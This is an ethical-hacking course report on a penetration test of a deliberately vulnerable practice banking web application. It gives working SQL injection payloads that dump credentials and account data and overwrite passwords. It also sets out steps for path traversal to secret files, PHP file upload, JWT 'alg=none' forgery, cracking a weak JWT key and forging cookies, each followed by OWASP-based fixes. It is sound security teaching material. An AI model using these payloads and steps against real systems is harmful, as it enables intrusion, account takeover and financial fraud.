



Master of Cyber Security

INTE2102
Ethical Hacking for Cybersecurity

Written report 2: Penetration Testing

Author:

Erik Yuan Rui Woon - s3905260

Introduction

Outline

Start date: 10 Oct. 2025, End date: 22 Oct. 2025

Scope of the penetration test:

https://inte2102.semiregular.space/Practical_Assessment/2/{631ff4b3-aece-4efd-8017-4f397f301cb5}/

Site host and location: MammothMedia, hosted in Melbourne, Australia

Technology stack: nginx, 10.6.8-MariaDB-log

Executive Summary

This penetration test was conducted on a fake banking web application hosted at **inte2102.semiregular.space** to find vulnerabilities and assess the security of the application. This penetration test has found several critical vulnerabilities that could lead to unauthorised access, data breaches, and potential financial fraud.

The application showed security weaknesses across multiple areas, including SQL injection, insecure authentication mechanisms, improper access controls, and file upload vulnerabilities. All vulnerabilities were successfully exploited during testing. For all risk ratings, the risk matrix was used and attached in the appendix.

Summary of identified issues

Vulnerability	Description	Affected feature	Risk Rating	Impact
SQL Injection	Application accepts database commands through search bar	Search feature, database, password change	Critical	Database access, password theft, account manipulation
Insecure Direct Object Reference	Files accessed without authentication	Static file directory	High	Exposure of configuration files
Arbitrary File Upload	Files can be uploaded and executed	Profile photo upload	Critical	Complete server takeover, data theft capability
Path Traversal	Application allows access to restricted system files	Profile picture retrieval	High	Access to sensitive configuration and credentials
Insecure Cookie Implementation	Users can manipulate account visibility controls	Account access controls	Medium	Viewing of hidden customer accounts
JWT Algorithm Confusion	Transaction authentication bypass	Money transfer system	Critical	Fraudulent transfers from any customer account
Weak JWT Secret Key	Password-free login system uses easily guessable security key	Magic link authentication	Critical	Account access of other users

Vulnerabilities

SQL injection

Risk rating - Likelihood: Certain, Consequence: Extreme, Risk level: Extreme

- Ease of discovery: High
- Ease of exploit: High

Affected functionality: Password change, Search function

The application's search box and the password change feature are vulnerable to SQL injection attacks, which allow the attacker to execute arbitrary SQL commands on the database. This vulnerability was exploited to extract user credentials, bank account details and change user passwords. This vulnerability typically occurs when developers directly concatenate a user's untrusted input into the underlying SQL query.

The same vulnerability is found in the password change function, where the user's untrusted input is accepted by the application as part of the underlying SQL query. There is a bug within the password change logic where if the ID value in the SQL injection payload is the same as the logged in user, the password will be saved onto the database as plaintext, thus bricking the account. See appendix 2 for more details and the fix for the bug.

Exploit method for search bar:

- Log in to the application as any given user
- Use union-based SQL injection payloads to extract user information and account numbers (see Appendix 1 for payload examples)

Exploit method for changing user passwords

- Log in as any given user into the application
- Go to the password change page
- Use the password change payload in both the new and confirm password fields (see appendix 2 for payload)
 - o It is possible to either use a plaintext password, or input a bcrypt-hashed password starting with \$2y\$

Recommendations

- Use prepared statements with parameterised queries (OWASP, n.d.)
 - o Define any SQL statement prior to deployment of application
- Input validation against a list of allowed strings/characters (OWASP, n.d.)

Insecure direct object reference

Risk level - Likelihood: Very high, Consequence: Extreme, Risk level: Very high

- Ease of discovery: High
- Ease of exploit: Extreme

Affected functionality: Profile picture upload

The application exposes a static directory that stores assets that are persistent across multiple sessions. By uploading an asset in the upload box and opening the uploaded asset in a new tab, the directory of the uploaded asset will be shown, having details about the user's ID number (see Appendix 3). It is possible to traverse backwards from the profile photo to the static directory without any authorisation (see appendix 3).

Exploit method (see appendix 3):

- Log in as any user onto the application
- Navigate to the 'Change Details' page
- Enter user password and upload the new profile photo
- Right-click the picture thumbnail and open in a new tab
- Change the user ID to view other user's profile picture

Note: After exploring the static directory, there is a secrets.env file that cannot be directly accessed. There is also a passgen.txt file, and a users.sql.bak file.

Along with the vulnerability in the upload functionality, it is also **present in the retrieval function** of the application. In the overview page, the user's uploaded profile picture is retrieved using **get_pf_pic.php**, with a 'path' parameter passed into it (see Appendix 4). This also allows for unauthorised access of other files within the static directory. It is possible to edit the path parameter to open the files within the static directory

Exploit method (see appendix 4):

- Follow steps mentioned in IDOR vulnerability to upload a new profile photo
- After upload, return to Overview page
- Right click on the profile picture, and open it in a new tab
- Modify the path parameter to '../secrets.env, and the file should be viewable.
 - o ../ is a path traversal sequence to move up to the parent directory
 - o Since the path parameter starts with the user ID, we know that the path starts with /static/profile_pic/user_id/...

Recommendations:

- Implement access control checks (OWASP, n.d.)
 - o i.e. password-protected files, or re-entering credentials to verify access level
- Replace enumerable identifiers with random identifiers (OWASP, n.d.)
- Avoid exposing identifiers in URLs and request bodies (OWASP, n.d.)

Arbitrary file upload

Risk rating - Likelihood: High, Consequence: Very high, Risk level: Very high

- Ease of discovery: High
- Ease of exploit: High

Affected functionality: Profile picture upload

The profile photo upload functionality fails to properly validate file types, allowing attackers to upload executable files such as PHP scripts to the server. It fails to upload other file types such as Python or Java files, but PHP files can be uploaded. The backend automatically renames all incoming files onto the directory as profile.ext, where ext defines the file extension.

Exploit method (See appendix 5):

- Log in as any user and navigate to Change Details page
- Instead of uploading a picture, upload a PHP file
- Navigate to /static/profile_pic
- Navigate to the ID of the user that was used to upload the PHP file
- Open the file named profile.php

Recommendations:

- Extension validation
 - o Pre-define any accepted file types, and block any potentially harmful file types
- File content validation (OWASP, n.d.)
- File signature validation (OWASP, n.d.)

JWT vulnerability

Algorithm confusion

Risk rating - Likelihood: Medium, Consequence: Extreme, Risk level: High

- Ease of discovery: Medium
- Ease of exploit: Medium

Affected functionality: Funds transfer function

The application's JWT implementation does not validate the algorithm field in the token header, allowing attackers to set {alg=NONE} and bypass the signature verification. This enables attackers to forge JWTs with arbitrary data without knowing the secret key. This allows an attacker to forge any transaction they desire, leading to financial fraud.

Exploit method (see Appendix 6):

- Log in and navigate to the Funds Transfer page
- Perform a valid transaction by entering another user's ID and corresponding account number
- Extract the JWT from the URL parameter 'xfer_tok'

- Export the JWT to a base64 decoder and change the JWT algorithm to NONE
- Remove the signature after the second period (.)
- Re-encode the new JWT and paste it into the xfer_tok parameter

Recommendations:

- Use a JWT library that is not exposed to the "alg=none" vulnerability (OWASP, n.d.)
- Verify the expected algorithm used during token validation (OWASP, n.d.)

Weak secret key

Risk rating - Likelihood: Medium, Consequence: Certain, Risk level: High

- Ease of discovery: Medium
- Ease of exploit: Medium

Affected functionality: Token login

The JWT used in the magic log in link is cryptographically weak and was easily cracked using a password cracking tool (John the Ripper). Since there was a passgen.txt file in the static directory, the wordlist was employed to crack the secret key, and the secret key was found to be part of the wordlist. This vulnerability will allow an attacker to log in as any other user on the application, potentially leading to fraud, account theft and unauthorised access to sensitive information.

Notes: The server detects tampering if the token validity exceeds 5 minutes, so 'generated' and 'expires' time need to be exactly 5 minutes and follows the system time.

Exploit method (See appendix 7 for more details):

- Log in as the user provided in the email
- Navigate to the 'Useful Tools' page and generate a new Magic link
- Export the link to get the JWT in the login_tok parameter and paste the JWT into a new text file
- Navigate to the static directory and get the passgen.txt file
- Pass both files into John the Ripper, and get the secret key ('foam')
- Paste the original JWT into jwt.io and encode the new JWT with the edited UID and account number
- Paste the new JWT into token_login.php with parameter login_tok = {new-JWT}
 - o http://inte2102.semiregular.space/.../token_login.php?login_tok=...

Recommendation:

- Use a more complex secret key, or use a symmetric algorithm (OWASP, n.d.)

Cookie hijacking

Risk rating - Likelihood: Medium, Consequence; Medium, Risk level: Medium

When logging in as any user on the application, the server will send a vis_acct cookie that is stored on the browser. Upon inspection of the cookie, it is a base64 encoded cookie with the account numbers of the logged in user separated by a comma, and another encoded string. It

was determined that the final part of the cookie is an MD5 hash of both account numbers with a comma separating them. It is therefore possible to modify the cookie to view other accounts. (See appendix 8)

Notes: While exploring the overview page, using the account selector dropdown menu reveals a GET request to `txn_list.php` with a parameter '`acct_no`' (See appendix 8). The server will not allow viewing accounts belonging to other users, but because there were hidden and secret accounts discovered for each user in the SQL injection vulnerability, it is possible to view those accounts for the matching user.

Exploit method (See appendix 8 for more details):

- Log in as any given user
- Navigate to the browser's console and copy the `vis_acct` cookie
- Paste the cookie into a base64 decoder
- Edit the account numbers to the "hidden" and "secret" account numbers
- Calculate the MD5 hash of the new account numbers
- Concatenate everything and re-encode to base64
- Modify the cookie value in the browser to the edited cookie
- Navigate to `txn_list.php` and edit the parameter `acct_no` to the new account number

Recommendation:

- Session validation (OWASP, n.d.)
- Save information such as time of day, device, etc. when issuing the cookie (OWASP, n.d.)
 - o When the server receives a request with the cookie, the server can compare the stored information vs the incoming request to detect changes (OWASP, n.d.)

Appendix

Risk matrix

		Likelihood Rating						
		Negligible	Very Low	Low	Medium	High	Very High	Certain
Impact Rating	Negligible	Negligible	Negligible	Very Low	Very Low	Low	Low	Medium
	Very Low	Negligible	Very Low	Very Low	Low	Low	Medium	Medium
	Low	Very Low	Very Low	Low	Low	Medium	Medium	High
	Medium	Very Low	Low	Low	Medium	Medium	High	High
	High	Low	Low	Medium	Medium	High	High	Very High
	Very High	Low	Medium	Medium	High	High	Very High	Very High
	Extreme	Medium	Medium	High	High	Very High	Very High	Extreme

Risk matrix taken from INTE2396

Appendix 1: SQL injection search payload

' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, TABLE_NAME FROM information_schema.tables -- -

2025-10-15			user_variables
2025-10-15			INNODB_TABLESPACES_ENCRYPTION
2025-10-15			INNODB_LOCK_WAITS
2025-10-15			THREAD_POOL_STATS
2025-10-15			du_usuari
2025-10-15			accounts
2025-10-15			transactions

' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, column_name FROM information_schema.columns WHERE table_name = 'du_usuari' -- -

2025-10-14			ID
2025-10-14			usuari_gu
2025-10-14			contrasenya_xp
2025-10-14			name
2025-10-14			phone
2025-10-14			date_created

' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, CONCAT(ID, '|', usuari_gu, '|',contrasenya_xp, '|', name) FROM du_usuari -- -


2025-10-15			0 defuser password login prohibited Default User
2025-10-15			1 20084701 \$2y\$10\$Qn.kMncT4/TYi.56OCzj8.C5R.F1mZJed3ujAnaY08RjkNW76swVe Emily Spencer
2025-10-15			2 20033705 bloating Hugo Irwin
2025-10-15			3 20014423 \$2y\$10\$mrCnwXNYSEqSp0rXVm8xve4UV/Xe//9k6ngkp/pvIMAdzHSB3WBIO Arlo Parker
2025-10-15			4 20071695 \$2y\$10\$zZLKSp8RVU.2KjLPceb2.DFN.EjZ8/WfMBGiyafquTVykTru4bPW Poppy Dwyer


```
' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, CONCAT(accounts.ID, '|', accounts.UID, '|', accounts.opened, '|', accounts.acct_no, '|', description, '|', accounts.balance) FROM du_usuari INNER JOIN accounts ON du_usuari.ID = accounts.UID -- -
```

- This payload is crafted with an inner join because the 'accounts' table cannot be accessed via the direct table call
- Since the user accounts table (du_usuari) can be viewed, a JOIN statement can be used to join both tables together to view the contents of the accounts table.

2025-10-15			1 1 2025-10-09 00:59:19 50044003 Hidden
2025-10-15			2 1 2025-10-09 00:59:19 50044058 Savings
2025-10-15			3 1 2025-10-09 00:59:19 50044104 Cheque
2025-10-15			4 1 2025-10-09 00:59:19 50044159 Secret
2025-10-15			5 2 2025-10-09 00:59:19 50046500 Hidden
2025-10-15			6 2 2025-10-09 00:59:19 50046555 Savings
2025-10-15			7 2 2025-10-09 00:59:19 50046601 Cheque
2025-10-15			8 2 2025-10-09 00:59:19 50046656 Secret
2025-10-15			9 3 2025-10-09 00:59:19 50050101 Hidden
2025-10-15			10 3 2025-10-09 00:59:19 50050156 Savings
2025-10-15			11 3 2025-10-09 00:59:19 50050202 Cheque
2025-10-15			12 3 2025-10-09 00:59:19 50050257 Secret
2025-10-15			13 4 2025-10-09 00:59:19 50048906 Hidden
2025-10-15			14 4 2025-10-09 00:59:19 50048951 Savings
2025-10-15			15 4 2025-10-09 00:59:19 50049008 Cheque
2025-10-15			16 4 2025-10-09 00:59:19 50049053 Secret

- This query resulted in the discovery of "secret" and "hidden" accounts



- However, when trying to access the "secret" account, the server does not allow the transactions in that account to be viewed

Appendix 2: SQL injection password payload

Changing user password where ID is different to the logged in user:

- Either plaintext or bcrypt-hashed password works

hello' WHERE ID=1 --

```
$2y$10$mrcNwXNYSEqSp0rXVm8xve4UV/Xe//9k6ngkp/pvlMAdzHSB3WBIO' WHERE ID=3 -- -
```

0 defuser password login prohibited Default User
1 20084701 \$2y\$10\$qN.kMncT4/TYi.56OCzj8.C5R.F1mZJed3ujAnaY08RjkNW76swVe Emily Spencer
2 20033705 bloating Hugo Irwin
3 20014423 \$2y\$10\$mrcNwXNYSEqSp0rXVm8xve4UV/Xe//9k6ngkp/pvlMAdzHSB3WBIO Arlo Parker
4 20071695 \$2y\$10\$zZLKSvp8RVU.2KjLPceb2.DFN.EjZ8/WfMBGiyafquTVykTru4bPW Poppy Dwyer

Account ID 2 became inaccessible following a SQL injection attack that overwrote the bcrypt-hashed password with a plaintext value. (this happens when the injected ID is the same as the logged in user)

- The application's authentication mechanism expects all stored passwords to be bcrypt hashes and attempts to verify the plaintext input against the corrupted database entry

0 defuser password login prohibited Default User
1 20084701 \$2y\$10\$qN.kMncT4/TYi.56OCzj8.C5R.F1mZJed3ujAnaY08RjkNW76swVe Emily Spencer
2 20033705 \$2y\$10\$36.ENTcg6kt0MvcoFPJu.Wt6K/GhfTbulKG1RzBonT7tUlxNVsm Hugo Irwin
3 20014423 \$2y\$10\$mrcNwXNYSEqSp0rXVm8xve4UV/Xe//9k6ngkp/pvlMAdzHSB3WBIO Arlo Parker
4 20071695 \$2y\$10\$zZLKSvp8RVU.2KjLPceb2.DFN.EjZ8/WfMBGiyafquTVykTru4bPW Poppy Dwyer

The above image shows when all the passwords entered are properly stored in the database

Appendix 3: Insecure Direct Object Reference

Profile Picture:




No file selected.

Upload box where users can upload a file onto the directory



URL containing user ID 20033705, and exposing the static directory present on the web application




Traversing to /static/ directory




Unable to open the secrets.env file due to 403 Forbidden

Appendix 4: Forced browsing to open other files




Opening the profile picture in the Overview page



Modifying the path parameter, and opening the secrets.env file


Index of /Practical_Assessment/2/
aeaa-4efd-8017-4f397f301cb5}/st
profile_pic/20033705/

...		
profile.jpg	13-Oct-2025 22:17	52K
profile.php	19-Oct-2025 23:00	241



The screenshot shows a web browser window with the address bar displaying `https://inte2102.semiregular.space/Practical_Assessment/2/63`. The page content includes a navigation bar with links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. Below the navigation bar, a message states: "Looks like you uploaded a PHP file. Pretend that your PHP code actually ran successfully here. We were never going to actually let your PHP run, of course."

Appendix 6: JWT vulnerability (algorithm confusion)


[Log Out](#) [Overview](#) [Change Details](#) [Funds Transfer](#) [Useful Tools](#)

From: Hugo Irwin (50046555)
To: 20084701 (50044104)
Amount: \$1.00
Receipt No: 12aexnH6RPM2YUA

Input	<pre>{ "init_uid": 3, "from_id": "20014423", "from_acct": "50050202", "to_id": "20084701", "to_acct": "50044104", "xfer": "1", "generated": "20251021051900", "expires": "20251021052000" }</pre>
Output	<pre>eyJhbGciOiJub251IiwidHlwIjoiSldUIn0=</pre>

Transfer

Error message when from id, init uid and from acct do not match database details



Website should display "Transfer complete" when a valid modified JWT is sent in the xfer tok parameter

Appendix 8: Cookie hijacking

Name	Headers	Payload	Preview	Response	Initiator	Timing	Adblock	Cookies
txn_list.php?acct_no=50046555	General							
Request URL	https://inte2102.semi-regular.space/Practical_Assessment/2/%7B631f4b3-ae5a-4efd-8017-4f397f301cb5%7D/txn_list.php?acct_no=50046555							
Request Method	GET							
Status Code	200 OK							
Remote Address	203.57.114.55:443							
Referer Policy	strict-origin-when-cross-origin							

When using the account selector dropdown box in the overview page, the GET request sent references a txn_list.php page with the account number

Application	Manifest	Service workers	Storage
Name	Value	D...	P...
PHPSESSID	u35l6ue4nui6qbl2g6...	in...	/P...
vis_acct	NTAwNDQwMDMsN...	in...	/

Obtaining the cookie from the storage

Input

NTAwNDYlNTUsNTAwNDY2MDE6OTFiYThiMzkwMjFmMDVhYTElYzc4MDcxYjc0MDk3ZWQ

Output

50046555,50046601:91ba8b39021f05aa15c78071b74097ed

```
(erikw@erikw) - [~/Desktop]
$ printf "%s" "50046555,50046601" | md5sum
91ba8b39021f05aa15c78071b74097ed -
```

Decode the cookie (base64 format), the last part of the cookie is an MD5 hash of the concatenated account numbers

or binary to Base64. You can input UTF-8, UTF-16, Hex, or other encodings. It also su
52 (UTF-7), and RFC 3501 (IMAP).

Input

50046555,50046656:96f58cfd13a479d47fe2b74557ef06be

Output

NTAwNDYlNTUsNTAwNDY2NTY2OTZmNTNhjZmQxMzE0NDdmZTJlNzQlNTdlZjA2YmU=

```
(erikw@erikw) - [~/Desktop]
$ printf "%s" "50046555,50046656" | md5sum
96f58cfd13a479d47fe2b74557ef06be -
```

Modify the account numbers, and calculate the MD5 hash

int2102.semi-regular.space/Practical_Assessment/2/%7B631f4b3-ae5a-4efd-8017-4f397f301cb5%7D/txn_list.php?acct_no=50046656 - Brave
int2102.semi-regular.space/Practical_Assessment/2/%7B631f4b3-ae5a-4efd-8017-4f397f301cb5%7D/txn_list.php?acct_no=50046656
OneDrive Dashboard Google Mail - Erik Yuan Ru... Paraphrasing Tool ... OneDrive INTE1130 Research INTE1127 INTE2102
Pretty print
<pre>{ "err": "success", "txns": [{ "date": "2025-10-01", "otherparty": "Arlo Parker", "otheracct": 50050202, "value": "\$337.27 US", "description": "Bought Nunchucks from Arlo" }, { "date": "2025-05-04", "otherparty": "Poppy Dwyer", "otheracct": 50049960, "value": "\$462.74 US", "description": "Sold Mole Whacker to Poppy" }, { "date": "2025-01-21", "otherparty": "Arlo Parker", "otheracct": 50050156, "value": "\$509.11 US", "description": "Bought Nunchucks from Arlo" }, { "date": "2024-12-23", "otherparty": "Arlo Parker", "otheracct": 50050202, "value": "\$456.01 US", "description": "Sold Eye of Newt to Arlo" }], "acct_type": "3" }</pre>

Navigate to txn_list.php and change the acct_no parameter to the "secret" account

Methodology

- Step 1: Using provided login details to access the web application
- Step 2: Explore the website and note possible vulnerability areas
 - o Possibly able to perform SQL injection through the search bar
 - o Able to upload a new profile photo (possibly able to upload files other than image formats)
 - o Able to change password for the user (SQL injection to change another user's password?)
 - o Able to make transfers from logged in user to another user + account
 - o Able to create a 'magic login' link
 - o Able to generate a combination of up to 9 words for a password
- For each possible vulnerability, perform a valid action first before attempting to exploit the vulnerability
- Document the process in a separate file to track progress

References

OWASP. (n.d.). *File*

upload. https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

OWASP. (n.d.). *Insecure direct object reference*

prevention. https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

OWASP. (n.d.). *JSON web token for*

Java. https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html

OWASP. (n.d.). *SQL injection*

prevention. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

OWASP. (n.d.). *Cookie theft*

mitigation. https://cheatsheetseries.owasp.org/cheatsheets/Cookie_Theft_Mitigation_Cheat_Sheet.html